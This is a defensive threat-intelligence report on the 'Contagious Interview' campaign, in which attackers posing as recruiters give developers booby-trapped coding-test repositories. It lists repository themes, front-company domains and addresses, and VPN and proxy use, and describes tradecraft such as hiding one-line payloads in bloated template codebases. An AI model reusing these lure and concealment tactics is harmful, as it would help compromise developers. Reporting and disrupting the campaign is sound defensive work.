From Fake Interviews to Malicious Repositories: Disrupting Contagious Interview

Table of Contents

Executive summary 4
1. Campaign overview 5
What is Contagious Interview? 5
Industry impact 5
Actions Atlassian is taking 6
Attribution 7
2. Malicious repositories 8
Repository names 8
Repository themes 9
Repository directory trees 10
3. Threat actor infrastructure 10
Email providers 10
Fake companies 11
IP analysis 12
ISPs 12
VPNs 13
Residential proxies 13
Overlaps with different DPRK groups and campaigns 14
4. Payload staging servers 15
5. Payload execution vectors 16
Technique evolution quarter by quarter 17
Obfuscated JavaScript payloads 17
Base64-encoded URLs 17
Whitespaces and new lines 18
Payload execution 19
npm lifecycle scripts 20
VS Code tasks 20
Fake font files 21
Malicious npm dependencies 22
Private npm packages 22
Git hooks 22

SVG files 23
6. Malware families 24
7. Victims as unintended distributors 24
8. Security best practices 25
Before opening or running an unfamiliar repository 25
For individuals who may be affected 25
For organizations to detect post-compromise activity 25
9. IOCs 26
IP addresses used to create accounts 26
Email addresses 32
Staging domains and IPs used by malware 39
10. References 44

Executive summary

Software developers and IT professionals are increasingly being targeted through fraudulent recruitment processes that exploit their trust in established development platforms. Candidates are invited to complete seemingly legitimate coding assessments hosted publicly on services such as Bitbucket, GitHub, and GitLab, but the underlying repositories contain malicious code designed to steal credentials, cryptocurrency wallets, API tokens, and corporate access.

A persistent campaign using this tactic is Contagious Interview, which has been operating for years and is attributed to North Korean threat actors.

Atlassian's security team has been tracking and disrupting this activity on Bitbucket. To date, hundreds of Contagious Interview repositories and associated accounts have been taken down. Detection continues to improve through industry collaboration and threat intelligence. In-product reporting for malware and abuse has been simplified, enabling visitors to submit reports directly through the Bitbucket UI while viewing a repository.

Bitbucket customers do not need to take any immediate action as a result of this campaign. Protecting the platform from malicious activity remains an ongoing priority for Atlassian. This research and the security best practices below are shared to support broader detection and disruption efforts, increase operational costs for the threat actors, and strengthen defenses for developers and organizations.


This report presents findings from Atlassian's analysis of Contagious Interview repositories, including how the threat actors' tradecraft has evolved over time. It also provides indicators that defenders can use to identify related activity in their own environments, including repository details, command-and-control infrastructure, email addresses, IP addresses, and VPN or proxy signals.

1. Campaign overview

What is Contagious Interview?

Contagious Interview is a malicious campaign targeting software developers to steal their credentials, cryptocurrency wallets, API tokens, and access to corporate systems. The campaign has been attributed to North Korean threat actors.

In this campaign, threat actors posing as recruiters on platforms such as LinkedIn lure developers with fraudulent job opportunities and arrange fake interviews. During these interviews, they ask candidates to complete coding assessments hosted on trusted development platforms such as Bitbucket, GitHub, and GitLab. The assessments contain malicious code designed to infect the candidates' devices.



Industry impact

According to a CrowdStrike report, BeaverTail—the first-stage malware in the Contagious Interview infection chain—accounted for nearly 30% of all observed interactive intrusions affecting U.S. technology companies between Q2 2025 and Q2 2026.





Figure 3. Technology sector intrusion breakdown, April 1, 2025, to March 31, 2026

Source: CrowdStrike 2026 Threat Landscape Report

Actions Atlassian is taking

Atlassian is actively working on detecting and responding to attempts to abuse our platforms. To disrupt the Contagious Interview campaign, we have:

- Taken down hundreds of Contagious Interview repositories and associated accounts
- Continuously improved our proactive detections through industry collaboration and threat intelligence
- Improved our threat hunting processes, the results of which we are sharing publicly to maximize broader disruption efforts
- Made it easier to report abusive content, including directly through the Bitbucket UI when visiting repositories




Reporting abuse through Bitbucket UI

Attribution

We attribute this malicious social engineering campaign to North Korea's Famous Chollima group (also known as Storm-1877 or CL-STA-0240) with high confidence. The attribution is based on our observations in Bitbucket and the group's publicly documented tradecraft.

- Usage of social engineering and job lures to conduct a technical assessment
- Usage of BeaverTail, OtterCookie, and InvisibleFerret malware families
- Indicator of compromise (IOC) overlaps with the Famous Chollima infrastructure
- Usage of Astrill VPN to create Bitbucket accounts




2. Malicious repositories

Inspecting hundreds of these publicly accessible malicious repositories, we noticed several patterns. They frequently used similar naming conventions and recurring project themes. Many also contained identical or nearly identical applications, code, and file structures, with only a small number of files differing—often those concealing the malicious code.

Repository names


Most malicious repositories contained at least one of the keywords below in their names.



Repository themes

Many of the repositories had the same or nearly identical README.md files. We used this to group malicious repositories into clusters. Repositories within a cluster often also had nearly identical code and file structures, with only a few differing files (which usually were the files that concealed the malicious code).

Below are some examples of how these repositories appeared.



RoyalCity

What is RoyalCity?

RoyalCity is a modern real estate investment platform that combines traditional property investing with cryptocurrency payments. Built with React and Tailwind CSS, it mirrors the functionality of Arrived.com while adding blockchain-based transaction capabilities.

Getting Started

- Prerequirements: Node v22+
- Installing Dependecies: npm install --verbose
- Running project: npm start


.NET Developer Test Project

This project is designed to test .NET (C#) developers' skills in building an ASP.NET Core backend that powers a React + Node.js application.

Documentation

- Getting Started – .NET test setup guide
- Test Requirements – Complete .NET test requirements and evaluation criteria
- Test Summary – Quick overview of required tasks
- Candidate Checklist – Track your progress

Project Structure

```
dotnet-test/
├── dotnet-backend/    # ASP.NET Core minimal API (data source)
├── node-backend/      # Node.js Express API server (calls .NET backend)
└── react-frontend/    # React frontend (calls Node.js backend)
```


Architecture Flow


```
React Frontend (port 5173)
        ↓
Node.js Backend (port 3000)
        ↓
.NET Backend (port 8080)
```

Quick Start

Important: Start services in this order (inside dotnet-test/):

1. Start .NET Backend (Data Source)





Repository directory trees

Examining the directory trees of these repositories, we found that the threat actors consistently create bloated codebases. Across repositories created in 2025 and 2026, the codebases typically contained 41–48 subdirectories, 180–230 files, and 20,000–30,000 lines of code. This made the malicious payloads less conspicuous to victims and casual reviewers, as each payload was usually hidden within a single line of code.


The consistency in size and structure suggests that the actors rely on reusable templates rather than building each repository individually.

3. Threat actor infrastructure

Email providers

Most email addresses associated with the malicious accounts used common consumer providers, particularly Gmail, Outlook, and Hotmail. The email addresses are often similar to the ones observed in the IT workers campaign, including keywords such as dev and work, or a first name, a surname, and 3-4 digits. Some examples could be devsmart12, or johndoe4567.

We have seen the threat actor actively migrating from Gmail to Outlook and Hotmail email addresses.




Fake companies


In some cases, attackers established realistic-looking front companies to conduct recruitment, making their approach appear more plausible and trustworthy.

We uncovered several such cases through associated malicious accounts registered with email addresses from recently created domains.


Domain	Registration date	Email address
blockcsherpa.dev	2026-06-01	jose.olivencia@blockcsherpa.dev
shabakinc.com	2025-12-11	robert.sheehan@shabakinc.com
lynqexlabs.com	2025-11-14	aleksandrmaliarenko@lynqexlabs.com
hubsai.net	2026-01-04	contact@hubsai.net
blockforgex.com	2025-07-24	support@blockforgex.com



Main page of blockcsherpa.dev



Main page of lynqexlabs.com




“Specialties” in blockchain, and web3

IP analysis

Our dataset consists primarily of IP addresses with high-confidence links to malicious repository creation. We also included a small sample of traffic where we observed preliminary testing or staging activity by the attacker. The breakdown below shows the ISPs, VPNs, and residential proxy services associated with these IP addresses.


ISPs

We observed recurring traffic from several providers, including Russian ISP TransTelekom, previously reported by other researchers. Kyivstar GSM/PJSC accounted for the largest volume of activity associated with investigated accounts.




VPNs

Astrill VPN remains the top choice for this threat actor, and a good starting point for detecting this activity. Other notable mentions are Browsec VPN and Touch VPN.



Residential proxies

Residential proxies have been the subject of numerous reports for enabling attackers to blend malicious traffic with traffic from legitimate consumer devices. The residential proxy provider most frequently associated with this threat actor's activity was also recently documented by Google Threat Intelligence Group. Our findings provide further evidence that not just cybercriminals but also nation-state threat actors leverage residential proxy infrastructure to obfuscate their activity.




Overlaps with different DPRK groups and campaigns

Using the same dataset described above, we cross-referenced the IP addresses with publicly documented IOCs on lazarus.day, a website dedicated to collecting IOCs and reports attributed to North Korean threat actors.

As expected, most of the IP addresses were reportedly associated with BeaverTail and Contagious Interview. However, dozens also matched records linked to other groups and campaigns.

